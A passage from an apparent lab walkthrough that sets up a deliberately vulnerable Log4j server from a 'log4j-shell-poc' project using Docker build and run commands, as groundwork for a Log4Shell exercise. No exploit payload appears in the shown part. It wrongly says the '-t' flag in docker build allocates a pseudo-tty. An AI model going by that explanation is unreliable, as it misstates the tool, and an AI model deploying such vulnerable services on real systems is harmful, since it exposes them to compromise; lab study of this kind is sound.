
root@ubuntu-Virtual-Machine: /home/ubuntu/log4j-shell-poc

```
root@ubuntu-Virtual-Machine:/home/ubuntu# cd log4j-shell-poc/  
root@ubuntu-Virtual-Machine:/home/ubuntu/log4j-shell-poc#
```




8. Now, we need to setup log4j vulnerable server, to do that type **docker build -t log4j-shell-poc .** and press **Enter**.

Note: **-t:** specifies allocating a pseudo-tty.




9. Type `docker run --network host log4j-shell-poc` and press **Enter**, to start the vulnerable server.



